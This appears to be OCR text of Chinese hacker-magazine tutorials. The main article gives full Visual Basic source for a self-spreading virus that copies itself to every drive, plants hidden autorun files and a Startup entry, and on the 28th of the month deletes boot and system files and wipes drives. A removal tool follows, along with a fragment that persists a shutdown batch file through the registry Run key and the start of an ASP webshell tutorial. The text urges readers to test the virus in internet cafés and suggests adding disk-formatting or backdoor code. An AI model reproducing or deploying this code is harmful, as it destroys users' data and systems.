


图2

```
Dim Location, DesLocation '定义两个变量，一个用来储存病毒原体所在路径，一个用来储存系统目录
Location = App.Path & "\WinComputerclosed.bat"
DesLocation = "C:\WINDOWS\SYSTEM\WinComputerclosed.bat"
FileCopy Location, DesLocation '文件复制，将病毒原体复制到系统目录下
Dim Reg
Set Reg = CreateObject("wscript.Shell") '创建有个wscript.shell对象
Reg.RegWrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WinComputerclosed", "C:\WINDOWS\SYSTEM\WinComputerclosed.bat" '将病毒写入注册表，随电脑开启而启动
Shell App.Path & "\WinComputerclosed.bat" '运行病毒原体，关闭电脑
End Sub
```

点击“保存工程”，保存为“VB病毒”（图2），接着再生成文件。双击运行一下看看，如果怕自己的电脑出事，可以拿到网吧里去测试，不过，出了事可不要怪我哟！

四、完善

运行时我们会发现弹出了一个黑框，一下子就消失了，呵呵，这就是CMD窗口，露馅了吧，我们可以利用VBS脚本来完善。记得在07年第一期杂志的“脚本语言的妙用”一文中介绍了一种可以隐藏运行CMD窗口的VBS代码，大家使用那个方法。另外还可以在写入批处理脚本内容的地方进行修改，可以写入如格式化C盘，建立后门等代码。要知道，系统命令的威力是无限大的，要好好利用。当然，一个病毒拥有好的传播方式也是必须的。

五、总结

这次利用了VB与批处理脚本的结合，成功的完成了一个简单的VB病毒。当然，这只是一个模型，更多的功能该由大家去完成。不过，记住哟，不要恶意的去宣传病毒，散播病毒是犯法的。本文仅是当作一种技术来学习和了解病毒，可以及时预防，并不是要各位读者都成为编写“熊猫烧香”病毒的李俊。最后，祝愿所有的小菜在2007年里都能荣升为老鸟！

（文章中涉及到的VB源代码已经收录在光盘中）

病毒并非高手写

——一个简单的VB病毒与专杀程序的制作

杨若瑜

记得以前没有接触电脑的时候，我就知道在这个世界上还有“计算机病毒”这个东西，世界上最早的计算机病毒雏形应该是“磁芯大战”了，没想到这么快，计算机病毒家族就已经壮大到8万余种，而且还有愈演愈烈的趋势。为了研究病毒是从何而来，又是如何被消灭的，我为大家自编自导了一出病毒破坏和反病毒破坏的例子，以使大家能够更好的了解病毒的工作机制。不过提醒大家，千万不要再看到本文之后去制作病毒，本文的初衷是让大家明白病毒的运行机制和如何防范，而不是去破坏！

首先，我们必须要有一个适合编写病毒的工具，鉴于VB6.0在程序编写上的简便特性，我们就选择VB6.0来作为我们编写病毒的工具。

1、病毒的编写

第一步，编写程序最重要的就是要有一个冷静的头脑和清晰的思路。按照惯例，我们先分析一下要编写的这个病毒程序要实现的功能和基本的特点。按照病毒的传播速度快的特点，我们要尽量把代码缩减和优化，要把编译后的病毒文件大小控制在50K以内；再根据病毒的最普遍的目的就是破坏系统，我们把目标锁定在系统文件和硬盘上；又由于某些病毒具有很强的潜

伏性，我们为这个病毒选择一个定日发作的发作方式；传播方式定位为通过U盘、Mp3、Mp4等可以自动播放的移动存储器来进行传播。经过总结，病毒的流程图如图1所示。




图 1

第二步，我们开始正式编写病毒程序，新建一个标准Exe工程，界面仅仅需要一个Timer控件即可，窗体的ShowInTaskbar属性必须为False，这样才能不会被用户发现程序已经运行，如图2、图3。




图 2



图 3

双击设计窗口中的空白区域，自动进入Form_Load事件的代码编辑区。为了保证程序运行的“缄默”，我们先键入**On Error Resume Next**，这句的意思就是当有错误出现的时候跳过出现的错误直接执行下一条语句。紧接着输入Me.Hide，这是为了隐藏窗口，想象一下，如果窗口暴露在外，用户就会立刻提防。然后定义一个A变量，这个变量是用来存放Asc码参数的，A对应的Asc码是67，我们赋给A值“67”。后面是一个For循环，除去26个字母中的A、B以外还有24个字母，所以To后面是24。程序的自我复制功能则是靠FileCopy进行实现，App.path属性所对应的值是程序的当前目录，App.EXEName属性所对应的是程序的程序名，Chr函数将变量A所含的Asc码经过处理之后转换成相应的英文字母。这里面SetFileAttributes的作用是将文件的属性按照自己的意愿更改，FILE_ATTRIBUTE_HIDDEN代表赋予隐藏文件的属性，至于SetFileAttributes是从何而来，后面的模块编写中将会说到。Open、Print和Close是操作文件读写的重要方法，具体用法是**Open “文件名” For Output/Input As 文件号**，Print是Output专用作向文件写入的方法，Close是用来关闭文件号的指令。后面的代码都比较容易理解，其中的**If Right(Date, 2) = 28 Then Startvirus**是判断今日是否为28日的关键跳转，如果今天是28日，则启动Startvirus事件。因为我们仅仅是为了研究代码，所以我加入了**GoTo A:**一句，这样可以跳过代码的执行——要知道，编写病毒是犯法的，我们只是研究而已，这个程序是不是病毒就看你跳不跳过执行代码，如果跳过，编译后的程序和原代码不会触犯法律，也就是程序不会造成破坏，如果不跳过执行，这个程序可就有一定的危害性了。具体的代码如下：

```
Private Sub Form_Load()
GoTo A:
On Error Resume Next
Me.Hide
Dim A
A = 67
For i = 1 To 24
FileCopy App.Path & "\" & App.EXEName & ".exe", Chr(A) & ":\System.exe"
SetFileAttributes Chr(A) & ":\System.exe", FILE_ATTRIBUTE_HIDDEN
A = A + 1
Next i
Open "C:\Autorun.inf" For Output As #1
Print #1, "[autorun]"
Print #1, "OPEN=System.exe /autorun"
Close #1
SetFileAttributes "C:\Autorun.inf", FILE_ATTRIBUTE_HIDDEN
A = 68
For i = 1 To 23
FileCopy "C:\Autorun.inf", Chr(A) & ":\Autorun.inf"
SetFileAttributes Chr(A) & ":\Autorun.inf", FILE_ATTRIBUTE_HIDDEN
Next i
If Command = "/autorun" Then Shell ("Explorer.exe " & App.Path), vbNormalFocus
FileCopy App.Path & "\" & App.EXEName & ".exe", "C:\Documents and Settings\All Users\「开始」菜单\程序\启动\Office Start.exe"
App.Title = ""
If Right(Date, 2) = 28 Then Startvirus
A:
End Sub
```

既然上面提到了Startvirus事件，那么我们就一起分析和编写Startvirus事件。代码的开始部分和Form_Load似乎有些相同，但是注意到没有，我们用Open指令写的是一个批处理，而且是针对Win9X的自启动批处理Autoexec.bat，我们在里面写上**deltree /y 盘符:**的命令就是为了让计算机在启动时不询问用户而清空硬盘。Rmdir命令则是针对Win2000或WinXP系统，正常情况下Autoexec.bat是不会在这种系统中自动加载的，写入这一行基本没什么意义。接下来我们在（通用声明）区域写上一行**Private Declare Function GetWindowsDirectory Lib "kernel32" Alias "GetWindowsDirectoryA" (ByVal lpBuffer As String, ByVal nSize As Long) As Long**，这个函数是获得当前系统的系统目录，有了系统目录，我们当然就要用Kill指令删掉那些系统关键程序，导致系统无法正常启动。最后再写一个清空分区的批处理并以隐藏方式执行它，这样病毒的主体就基本成形了。

```
Private Sub Startvirus()
On Error Resume Next
Dim P As String
Dim S As String
Dim A
Open "C:\Autoexec.bat" For Output As #1
A = 67
For i = 1 To 24
Print #1, "rmdir /s /q " & Chr(A)
Print #1, "deltree /y " & Chr(A)
A = A + 1
Next i
Print #1, "Cls"
Close #1
S = String(999, Chr(0))
P = Left$(S, GetWindowsDirectory(S, Len(S))) & "\"
Kill "C:\NTDETECT.COM"
Kill "C:\Boot.ini"
Kill "C:\bootfont.bin"
Kill P & "Regedit.exe"
Kill P & "Msconfig.exe"
Kill P & "Notepad.exe"
Kill P & "winhlp32.exe"
Kill P & "System32\wscript.exe"
Kill P & "System\wscript.exe"
Kill "C:\Command.com"
Kill P & "Command.com"
Kill P & "System32\Cmd.exe"
A = 67
For i = 1 To 24
```

```
    Open "C:\Hiderun.bat" For Output As #1
    Print #1, "rmdir /s /q " & Chr(A)
    Print #1, "deltree /y " & Chr(A)
    A = A + 1
    Next i
    Close #1
    Shell "C:\Hiderun.bat", vbHide
    MsgBox "您的系统正在被一个Virus实例破坏，请快速使用FileRecover等硬盘工具进行恢复！" + vbCrLf + "对于影响您机器的使用我表示抱歉，本程序编译者应受到法律的严惩。", vbInformation, "本VBVirus研究性代码作者注"
    End Sub
```

Timer1 控件的Interval 属性设为10000，相当于10 秒的间隔，判断如果今天不是28 日，那么Form_Load 就再执行一遍，这么做的目的是为了保证每个盘里面都有该病毒的身影。

```
    Private Sub Timer1_Timer()
    If Not Right(Date, 2) = 28 Then Form_Load
    End Sub
```

前面还提到了一个模块，是声明文件属性函数的模块，代码如下：

```
    Public Declare Function SetFileAttributes Lib "kernel32" Alias "SetFileAttributesA" (ByVal lpFileName As String, ByVal dwFileAttributes As Long) As Long
    Public Const FILE_ATTRIBUTE_HIDDEN = &H2
```

这样，我们这个简单的病毒程序就算编写完毕了，按P 代码方式编译完成后大小只有16KB，还没有一张清晰的jpg 图片大呢，看来编译出来的效果还是很令人满意的（图4）。




图 4

2、专杀程序制作

专杀程序要比病毒容易编写，界面上只需要一个支持多行的Text 控件和一个按钮，模块上和上一个程序相似。模块代码如下：

```
    Public Declare Function SetFileAttributes Lib "kernel32" Alias "SetFileAttributesA" (ByVal lpFileName As String, ByVal dwFileAttributes As Long) As Long
    Public Const FILE_ATTRIBUTE_NORMAL = &H80
```

至于Form1 中的Command1 的代码，首先还是**On Error Resume Next** 来跳过突如其来的错误。SetFileAttributes 中的FILE_ATTRIBUTE_NORMAL 是撤销文件所有附加的属性，因为病毒示例程序中，将文件给隐藏起来了，为了删除，必须先撤掉隐藏属性才能清除。

我们用Kill 把所有的文件都删掉了，难道就真正清除了吗？非也！我们再等几秒，那个程序又会回来，这是为什么呢？这是因为Kill 不能删除已经打开的程序，电脑一旦感染此病毒，此病毒就会一直伴随着电脑运行。如果想清除，就得在安全模式下运行专杀程序，运行效果如图5 所示。




图5

```
    Private Sub Command1_Click()
    On Error Resume Next
    Dim A
    A = 67
    For i = 1 To 24
    SetFileAttributes Chr(A) & ":\System.exe", FILE_ATTRIBUTE_NORMAL
    Kill Chr(A) & ":\System.exe"
    Text1 = Text1 + vbCrLf + Chr(A) & ":\System.exe" + "已经被清除"
    SetFileAttributes Chr(A) & ":\autorun.inf", FILE_ATTRIBUTE_NORMAL
    Kill Chr(A) & ":\autorun.inf"
    Text1 = Text1 + vbCrLf + Chr(A) & ":\autorun.inf" + "已经被清除"
    A = A + 1
    Next i
    Kill "C:\Documents and Settings\All Users\「开始」菜单\程序\启动\Office Start.exe"
    Text1 = Text1 + vbCrLf + "C:\Documents and Settings\All Users\「开始」菜单\程序\启动\Office Start.exe已经被清除"
    Kill "C:\Autoexec.bat"
    Text1 = Text1 + vbCrLf + "C:\Autoexec.bat已经被清除"
    End Sub
```

从这个示例可以看出，作为一个普通的编程爱好者来说，编写一个小病毒和病毒的专杀工具并不难。技术是一把双刃剑，应该用在正道上，而不应该用在搞破坏上。

（文章涉及到的示例代码已经收录在光盘中）

ASP 木马编写之菜鸟篇

小鱼修炼中

今天我们的目标是编写一个简单的ASP 木马生成器，ASP 编写的大致流程是先设计界面（一般可以使用Dreamweaver，这是一款网页设计软件），然后编写脚本代码。我们要编写的木马需要具有如下的功能：1．显示自身的绝对路径（比如c：\web\xiaoyu\muma.asp）；2.可以写入并生成一个功能更强大的ASP 木马。大家先来看看木马的界面，如图1：

相信很多小菜朋友都认识这个木马，那么，它到底是如何编写出来的呢？我们先来设计程序界面。打开Dreamweaver8，选择“创建新项目”中的“ASP VBScript”，如图2。

Dreamweaver 会自动为你新建一个ASP 文件，我选择了“拆分设计”，这样能够方便的看到代码和界面，当然你也可以根据自己喜好来选择！首先我们需要一个用来输入ASP 木马保存路径的文本框，点击Dreamweaver8 上方的“插入”—>“表单”—>“文本域”，如图3。

选择好后会弹出功能属性表，我们在“标签文字”中输入“路径”，如图4。

